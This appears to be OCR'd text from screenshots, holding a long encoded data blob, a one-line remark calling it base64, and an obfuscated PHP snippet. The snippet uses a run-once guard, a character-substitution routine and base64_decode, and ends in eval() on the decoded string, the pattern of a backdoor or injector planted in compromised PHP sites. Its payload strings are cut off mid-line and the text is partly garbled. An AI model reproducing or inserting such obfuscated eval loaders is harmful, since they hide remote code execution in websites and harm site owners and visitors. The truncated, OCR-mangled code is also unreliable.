


JTAyJTE0JTFGQlTlMDMlMDQlMEQlNDAlMEMlMDUhJTA3JTE3JTQwRSUwNlMlMEIlM0QlMDUBJTA3
JTE3JTBBViUxMGtUJTExVyUwNyUxNiUwMSUwRU5KRiUyNCUxRiUzRVMlMDZUJTBGJTBDJTAxJTA2
TiUxMCUxQiU1QyUwMVVaJTNDUSUwOSUwQyUxMEslMTElMTcwTSUxNlFWJTE3V0ZFSCUwRVhKVCUy
NCUyNCU1RFklMEFtJTE1JTA3JTEwJTA2TiUwNiUxRCU1QyUwQkZoJTBGJTVEJTAxRUglMEUlMjc2
JTIzYk0lMEZ3JTBBJTVDJTBGJTNEJTE3SyUxREtIQiUwQlNoJTA2JTQwJTE0JTBEJTE2JTVETk9P
JTFFTSUwRnclMEElNUMlMEYlM0QlMTdLJTFES0hDJTA1TGglMDZKJTAzJTAxJTExWiUwMCUwQyUw
MXElMTAlNURaJTA2JTE1SkJUJTA3UiUyMyUwQSU1QyUxNiU1QkUlM0MlNDAlMDMlMTIlMEIlNUMl
MUQlMEElMDFJTCUwNCUxRVhyJTE1JTA3JTEwcSUxRCUwQSUwMkslM0JYJTVFJTBFJTVCJTEySlQl
MDdSJTBBJTA5JTA2RVBSJTA1JTVCJTA4JTA3JTAwJTA2SzMlMjd+JTNCcXglMkYlMTBPSyUxRkol
MEMlMDUlMDYlNDAlMDElMUMlMTUzejYlM0QlMjFhJTI1QUMlMEVGaFlBJTFCJTVEJTFGJTBESElL
TkolMDFSJTVFJTBEVyUwMkpDSCUwMCUwRiUwQXElMTRBQyUzQ1ElMDklMEMlMTBLJTA3JTE3JTFD
JTBFQyUxRCUxRSUxOFYlMDMlMDQlMEQlNDAlMENLSEglMERYUiUzQ0IlMTMlMTYlM0JNJTA2JTBE
JTFCSyUwQSU0MERDJTE1SkJVJTA3UkclMEFMJTFFREUlMDQlMTIlNUJCQyUxRiUwRiUwNyUwQ0wl
NUQlMEQlMDBOVCUwM1BXJTAzJTVEWllPSVVVViUwNEslMDQlMDElMUFaUyU1RSUxQ1YlMERTJTAx
UEFZJTAzQiUwNiUwMSUwRUJEJTEwUiUwMUglMTYlMTAlMDMlMTUlMEYlMTYlMDFNJTEwJTVEWCUw
RCUxMiUwNyUwRiUxMyU1QyUxOCUxMiUxREZMJTEwTiUwQUslMUMlMTclMDMlMDdJJTE4JTA2SEQl
MUNEJTE3JTQwJTBBJTA3JTBBJTA2TSUxQSUwNlclMUVBUEolMTJaQlAlMDclMTIlMTElMEFaJTEx
RllDJTEwRFklMTklMEElMUMlMTklMDhYJTBBUFRDJTBGRiU0MCUyNWwlMkElMjclMkFoJTIzJTdD
fiUyOXklMkElMkYlMkFhOTIlM0QlN0QwYWE0aiUzRjglMDVMJTBBJTA3JTBBSCUwMyU1QyU1RSUw
OVklMEElMEYlMEFBJTE5JTEyJTFEJTVEJTEwQUElMTRKJTFGJTE4VCUxRiU1QlAlNUIlMUJSJT
JTBGWiUxOUlfRiUxNU0lMDAlMTUlNUQlMUREUiUwNyUxMiU1QkIlMTdaJTFCJTNDJTFDJTVF
NyU1RSUxMiUxNiUxMCUwMUk2JTExJTBBJTVFJTA4VVQlMDYlMUFEJTFDJTNGcCUyOE41T0lOJTA3
TiUwQiUzQUk4JTAxNSU1RTJQRiUxOCUxN0ElMTBKQiU0MFclMDAlMUElMTUlNUIlMDMlMUQlMEMl
MDclNURGJTE5JTQwTCUwNCUwOSUxOFglMTJDJTVCQyUwRkZGJTA3VCUxQSUxQSUxRkslMDBvJTEz

Uhmmmm… Base64 code apparently




```php
<?php
if (!defined('ALREADY_RUN_1bc29b36f342a82aaf6658785356718'))
{
define('ALREADY_RUN_1bc29b36f342a82aaf6658785356718', 1);

 $thxzqsaz = 9669;

function rgakyqy($eztimjoyq, $cxgon){
  $symcwhpc = '';
  for($i=0;
  $i < strlen($eztimjoyq);
  $i++){
    $symcwhpc .= isset($cxgon[$eztimjoyq[$i]]) ? $cxgon[$eztimjoyq[$i]] : $eztimjoyq[$i];
  }

$ffjhcahkad="base64_decode";return base64_decode($symcwhpc);}
$owpjujowns = 'bTCX6xwiIdHnGlV4O6cHGUMyGH0QIlGU76wpVLk9ORQX6xwiIdHnGlV4O6cQIlcnqWMeIaMJMeg
$wczmc = Array('1'=>'e', '0'=>'9', '3'=>'A', '2'=>'S', '5'=>'r', '4'=>'0', '7'=>'L', '6'=>
eval/*zbwyuqbz*/(rgakyqy($owpjujowns, $wczmc));
}


//55dc265565c31933c4ea7059cac1db7cZD03bnp3PmQhLiZndzY8dGthfW82OW42WXgheS44OHgidzwlMDBlNj4
```



